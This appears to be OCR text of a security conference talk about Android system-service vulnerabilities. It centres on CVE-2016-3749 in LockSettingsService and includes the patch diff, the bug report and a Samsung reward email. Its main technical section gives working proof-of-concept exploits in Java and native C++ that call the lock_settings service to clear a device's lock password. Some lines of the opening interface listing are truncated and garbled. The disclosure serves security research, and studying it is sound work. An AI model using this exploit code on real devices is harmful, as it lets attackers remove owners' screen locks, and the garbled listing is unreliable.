14      static final int TRANSACTION_getLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 4);
15      static final int TRANSACTION_getString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 5);
16      static final int TRANSACTION_setLockPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 6);
17      static final int TRANSACTION_checkPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 7);
18      static final
19      static final in                                = (android.os.IBinder.FIRST_CALL_TRANSACTION
20      static final int TRANSACTION_checkVoldPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 10);
21      static final int TRANSACTION_havePattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 11);
22      static final int TRANSACTION_havePassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 12);
23      static final int TRANSACTION_removeUser = (android.os.IBinder.FIRST_CALL_TRANSACTION + 13);
24      static final int TRANSACTION_registerObserver = (android.os.IBinder.FIRST_CALL_TRANSACTION + 14);
25      static final int TRANSACTION_unregisterObserver = (android.os.IBinder.FIRST_CALL_TRANSACTION + 15);
26
27      public void setBoolean(java.lang.String key, boolean value, int userId) throws android.os.RemoteException;
28
29      public void setLong(java.lang.String key, long value, int userId) throws android.os.RemoteException;
30
31      public void setString(java.lang.String key, java.lang.String value, int userId) throws android.os.RemoteException;
32
33      public boolean getBoolean(java.lang.String key, boolean defaultValue, int userId) throws android.os.RemoteException;
34
35      public long getLong(java.lang.String key, long defaultValue, int userId) throws android.os.RemoteException;
36
37      public java.lang.String getString(java.lang.String key, java.lang.String defaultValue, int userId) throws android.os.RemoteException;
38
39      public void setLockPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;
40
41      public boolean checkPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;
42
43                                                                                  hrows android.os.RemoteException;
44
45                                                                                  throws android.os.RemoteException;
46
47      public boolean checkVoldPassword(int userId) throws android.os.RemoteException;
```

CVE-2016-3749 Patch

```
Fix missing permission check when saving pattern/password

Fixes bug 28163930

Change-Id: Ic98ef20933b352159b88fdef331e83e9ef6e1f20
```

```
diff --git a/services/core/java/com/android/server/LockSettingsService.java b/services/core/java/com/android/server/LockSettingsService.java
index f1d7da4..55682c2 100644
--- a/services/core/java/com/android/server/LockSettingsService.java
+++ b/services/core/java/com/android/server/LockSettingsService.java
@@ -424,6 +424,7 @@
     @Override
     public void setLockPattern(String pattern, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (pattern == null) {
@@ -452,6 +453,7 @@
     @Override
     public void setLockPassword(String password, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (password == null) {
```

My first high severity issue

Issue 215316: Elevation of privilege vulnerability in LockSettingsService

1 person starred this issue and may be notified of changes.

Status: Assigned

Reported by 0xr0ot....@gmail.com, Jul 6, 2016

Status: Assigned
Owner: qua...@google.com
Cc: secur...@android.com
Type-Security
Priority-Medium
AndroidID-30003944
Severity-High
Triaged-yes

Restricted
- Only users with Commit permission can see this issue.

[redacted]

Project Member #5 qua...@google.com — Jul 19, 2016


Thank you for submitting this vulnerability report. We've reviewed the issue and set the severity to High.

For reference, the severity classification is documented here:
https://source.android.com/security/overview/updates-resources.html

Thanks,
Android Security Team

Fake Shutdown(eavesdropping)

- Samsung



Capability Leak

- nexus series car mode
- samsung change theme


Video demonstration

System Dos(restart)

- nexus(3个)

Video demonstration.

- samsung(11个)




Samsung Acknowledgements

Acknowledgements

We truely appreciate the following researchers for helping Samsung to improve the security of our products.

- Zhaozhanpeng of Cheetah Mobile : SVE-2016-6242 (CVE-2016-6526), SVE-2016-6244 (CVE-2016-6527)
- James Fang and Anthony LAOU HINE TSUEI of Tencent Keen Lab : SVE-2016-6382
- Tom Court of Context : SVE-2016-6542

Good News



Samsung Mobile Security
发送至 我

8月23日 (7天前)

英文 > 中文 翻译邮件 对英文停用

Dear [redacted]

We are planning to establish a rewards program as a compensation for helping Samsung to improve the security of our products. And we would like to offer you our reward as part of our unofficial pilot program.
Still being a pilot program, please understand that it may take up to 2 months until you receive the reward as we move through our internal process.
If you are interested in this offer, please let us know your acceptance along with attached report form:
Once you accept the reward program, we will ask further document such as bank information for actual payment process.

Thank you.

Very Respectfully,
Samsung Mobile Security Technologies

--------- **Original Message** ---------

How to exploit(system service vulnerability)

- use AIDL file
- use java reflection
- native layer
- shell script

Exploit-use AIDL file

- The Android SDK tools will help to generate an interface in the Java programming language, based on the .aidl file you import.
- “The ***.aidl file not found”,but it’s just there.If the similar error occurs,you can write the java code manually.

Reference:

Android Bound Service攻击(by 小荷才露尖尖角)

http://drops.wooyun.org/mobile/13676

Exploit-use AIDL file

```
1     @Override
2     protected void onCreate(Bundle savedInstanceState) {
3         super.onCreate(savedInstanceState);
4         setContentView(R.layout.activity_main);
5         try {
6             Class c = Class.forName("android.os.ServiceManager");
7             Method m = c.getMethod("getService", String.class);
8             IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
9             ILockSettings locksetting_mgr = LockSettingsStub.asInterface(binder_lock_settings);
10
11            if (locksetting_mgr != null) {
12                locksetting_mgr.setLockPassword(null, null, 0);
13            }
14
15        } catch (RemoteException ex) {
16            ex.printStackTrace();
17        } catch (NoSuchMethodException e) {
18            e.printStackTrace();
19        } catch (IllegalAccessException e) {
20            e.printStackTrace();
21        } catch (InvocationTargetException e) {
22            e.printStackTrace();
23        } catch (ClassNotFoundException e) {
24            e.printStackTrace();
25        }
26    }
```

Exploit-use reflection

- The nature is the same as use AIDL file.
- It doesn’t need .AIDL file.

```
private void clear() throws Throwable {
        Parcel data = Parcel.obtain();
        Parcel reply = Parcel.obtain();
        try {
            Class<?> c = Class.forName("android.os.ServiceManager");
            Method m = c.getMethod("getService", String.class);
            IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
            if (binder_lock_settings != null) {
                data.writeInt(0);
                binder_lock_settings.transact(10, data, reply, 0);
                reply.readException();
            }
        } catch (RemoteException ex) {
            ex.printStackTrace();
        } finally {
            data.recycle();
            reply.recycle();
        }
    }
```

Exploit-native

```
void clear(sp<IBinder>& service)
{
    Parcel data, reply;
    data.writeInt32(0);
    status_t st = service->transact(10, data, &reply);
}

int main()
{
    sp<IBinder> binder = defaultServiceManager()->getService(String16(LOCKSERVICE));
    if (binder == NULL) {
        LOGI("Failed to get lock_settings service: %s", LOCKSERVICE);
        return -1;
    }
    clear(binder);
    return 0;
}
```

Exploit-shell script

- clear.sh
- key code:

```
Runtime runtime = Runtime.getRuntime();

Process proc = runtime.exec(command);
```

Summary

- AIDL:It is easy to see the nature of the vulnerability.
- java reflection: It is simple and convenient.
- native:It needs android source environment.
- shell script:It is simple.

Thank you!

Q&A